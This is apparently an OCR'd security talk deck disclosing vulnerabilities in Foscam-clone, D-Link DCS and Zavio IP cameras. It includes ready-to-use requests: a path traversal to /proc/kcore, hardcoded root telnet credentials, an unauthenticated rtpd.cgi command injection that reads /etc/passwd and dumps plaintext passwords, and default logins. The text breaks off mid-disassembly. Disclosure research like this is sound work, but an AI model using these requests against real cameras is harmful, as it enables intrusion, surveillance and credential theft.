var app_ver='2.4.8.15';         var oray_type=0;
var alias='';                   var upnp_status=0;
var now=11234;                  var p2p_status=0;
var tz=0;                       var p2p_local_port=26931;
var alarm_status=0;
```

Foscam clones

- Web server has fake CGI implementation
- Each CGI request is mapped to a function in the web server binary, instead of executing external programs

Foscam clones

- Web server is located at `/bin/camera`
- Web server is statically linked. We have no symbols, so reversing is harder
- Web server configuration is stored directly in the flash memory

Foscam clones

- Path traversal:

```
GET /../../../../proc/kcore
```

- Vulnerable firmware versions: lr_cmos_11_14_2_28.bin and earlier

Foscam clones

- Other Foscam clones affected by this vulnerability:
  - InStar
  - Apexis
  - KaiCong
  - HooToo
  - Neo Coolcam


D-Link DCS IP Cameras

D-Link DCS IP Cameras


- Models: DCS-2121 & DCS-2102
- Prolific PL-1029 MPEG-4 Surveillance/Video Streaming SoC. ARM9 CPU
- 256 MB RAM
- Flash Memory 64 Mb
- Linux 2.4.19

- NIPCA API
- Read-only filesystem: cramfs
- Web server: lighttpd 1.4.19


D-Link DCS IP Cameras




D-Link DCS IP Cameras



D-Link DCS IP Cameras



D-Link DCS IP Cameras



Firefox
D-LINK CORPORATION | WIRELESS NETE...
10.80.128.34/eng/index.cgi
Google

Product: DCS-2121

Firmware version: 1.06

SD Status :

Please select a language

English

CAMERA

This section shows your camera's live video. You can control your settings using the buttons below.
Current resolution is 640 x 480

LIVE VIDEO

2010/01/01 18:43:22 DCS-2121

This browser doesn't support or disable Java JRE . Get the latest Java JRE here or enable Java JRE.

In order to play MP4 live streaming, VLC Mozilla plugin is necessary.
Please get the latest VLC installer here and enable VLC Mozilla plugin during installation.

D-Link DCS IP Cameras

- Requesting `/cgi/admin/telnetd.cgi?command=on` (needs valid credentials) will spawn a telnetd server
- **Hardcoded telnetd credentials: user=root password=admin**
- You cannot change the *telnetd* credentials

- *RTSP* server **without authentication** is up and running by default
- Request live stream video: `rtsp://<dlink_cam>/play3.sdp`
- Discovered by Martin Trigaux

D-Link DCS IP Cameras

- Web server banner: “`Server: dcs-lig-httpd`”
- Requesting `/common/info.cgi` (no need for valid credentials) you get the following information:

```
model=DCS-2121                    netmask=255.255.255.0
version=1.04                      gateway=192.168.1.1
build=3227                        wireless=yes
 nipca=1.6                        inputs=1
name=DCS-2121                     outputs=1
location=                         speaker=yes
macaddr=00:26:5A:7A:A2:1B
ipaddr=192.168.1.7
```

D-Link DCS IP Cameras

- **Web server default credentials are: user=admin password=<blank>**
- Lighttpd stores the authentication configuration in `/tmp/lighttpd-inc.conf`

D-Link DCS IP Cameras

```
auth.require = (
        "/cht/admin/" =>(
                "method" => "basic",
                "realm" => "DCS-2121",
                "require" => "user=admin"),
        "/eng/admin/" =>(
                "method" => "basic",
                "realm" => "DCS-2121",
                "require" => "user=admin"),
       "/cgi/" =>(
                "method" => "basic",
                "realm" => "DCS-2121",
                "require" => "valid-user"),
       [...]
```

D-Link DCS IP Cameras

- They forgot to define authentication rules for `/cgi-bin/`
- That means we can invoke any *CGI* in that folder without authentication
- The only available *CGI* program is `/cgi-bin/rtpd.cgi`
- It contains an **OS command injection** vulnerability. Oops!

D-Link DCS IP Cameras

```
[...]
 echo "$QUERY_STRING" | grep -vq ' ' || die
"query string cannot contain spaces.“

. $conf > /dev/null 2> /dev/null

eval "$(echo $QUERY_STRING | sed -e 's/&/ /g')“
[...]
```

- Example: “`uname -a;cat /etc/passwd`”

```
http://<cam_ip>/cgi-bin/rtpd.cgi?uname&-
a;cat&/etc/passwd
```

D-Link DCS IP Cameras

- At least two ways to get account credentials:

Method 1: Crack the account credential hashes

- `/tmp/lighttpd-htdigest.user` stores the account credential hashes in the following format: `MD5 $user:$realm:$password`"

```
/tmp # cat lighttpd-htdigest.user

admin:DCS-2121:c897eb09e8ac7d972fe6b1df4c89209b
admin:nipca:3c8d52d5fb4c01a0b520a121fb9c9bfe
```

D-Link DCS IP Cameras

Method 2: Run a CGI as standalone program and dump credentials

- `/var/www/cgi/admin/tools_admin.cgi` is used to add/remove/modify user accounts
- First, we tried to add an user by invoking this *CGI* using the OS command injection bug but it didn't work
- Then, we executed this *CGI* from a telnet terminal as a standalone program and its output was an *XML* with the camera configuration, including the user accounts credentials in plain text

D-Link DCS IP Cameras

`tools_admin.cgi` output as standalone:

```
<Administrators>
<max>1</max>
<size>1</size>
<user>
<name>admin</name>
<password>cobracordobesa</password>
</user>
</Administrators>
```

```
<Users>
<max>20</max>
<size>2</size>
<user>
<name>lara</name>
<password>ylasamigas</password>
</user>
<user>
<name>giovanni</name>
<password>elektra</password>
</user>
</Users>
```

D-Link DCS IP Cameras

- So, we want to execute the **`tools_admin.cgi`** as a standalone program through the **`rtpd.cgi`**
- First, we need to get rid of the *CGI* environment variables using the shell built-in command "**`unset`**":

```
unset&GATEWAY_INTERFACE;unset&LD_LIBRARY_PATH;unset&
REMOTE_ADDR;[...]
```

- Second, set the minimum necessary environment variables used by the telnet shell using the "**`export`**" built-in shell command:

```
export&USER=root;export&HOME=/;export&LOGNAME=root;e
xport&SHELL=/bin/sh;export&PWD=/;
```

D-Link DCS IP Cameras

- Third, execute /var/www/cgi/admin/tools_admin.cgi:

```
http://<cam_ip>/cgi-
bin/rtpd.cgi?<unset_CGI_environment_variables>;
<export_shell_variables>;
/var/www/cgi/admin/tools_admin.cgi
```

- Profit!

Zavio IP Cameras

Zavio IP Cameras

Model: Zavio F3105

Faraday GM8180 H.264 SoC

500 Mhz CPU

128 MB RAM


Linux 2.6.14

Propietary SDK


Filesystem: ext2 (writeable, non-persistent)

Web server: BOA development version 0.94.14rc21

Zavio IP Cameras



Zavio IP Cameras



F3105 Megapixel Fixed CMOS Camera

Transferring data from 10.80.128.37...

Zavio IP Cameras

Services:

80/tcp	http
443/tcp	https
554/tcp	rtsp
49152/tcp	UPnP


- UPnP service banner: *“Portable SDK for UPnP devices/1.4.2”* (affected by the bunch of UPnP vulnerabilities published by *Rapid7* in January 2013)

Zavio IP Cameras

- Requesting `http://<cam_ip>/web_version` (no need for valid credentials) the firmware version is shown
- **Default Web server credentials: user=admin pwd=admin**
- Web server fingerprinting:
  - `Server: Boa/0.94.14rc21`
  - `WWW-Authenticate: Basic realm="F3105 Megapixel Fixed CMOS Camera‟`

Zavio IP Cameras

- Telnetd is not present in the camera, so, we didn't have any shell access but …
- We discovered a post-auth command injection ☺



```
loc_C9C8                        ; "General.Time.NTP.Server"
LDR     R4, =aGeneral_time_1
MOV     R0, R5
MOV     R1, R4
BL      cfg_find_param_node
CMP     R0, #0
BNE     loc_C9F4
```

```
ADD     R3, R7, #0xC3
MOV     R1, R3
MOV     R2, #0x40
MOV     R6, R3
BL      cfg_get_param_value
B       loc_CA08
```

```
loc_C9F4
ADD     R3, R7, #0xC3
MOV     R1, R3
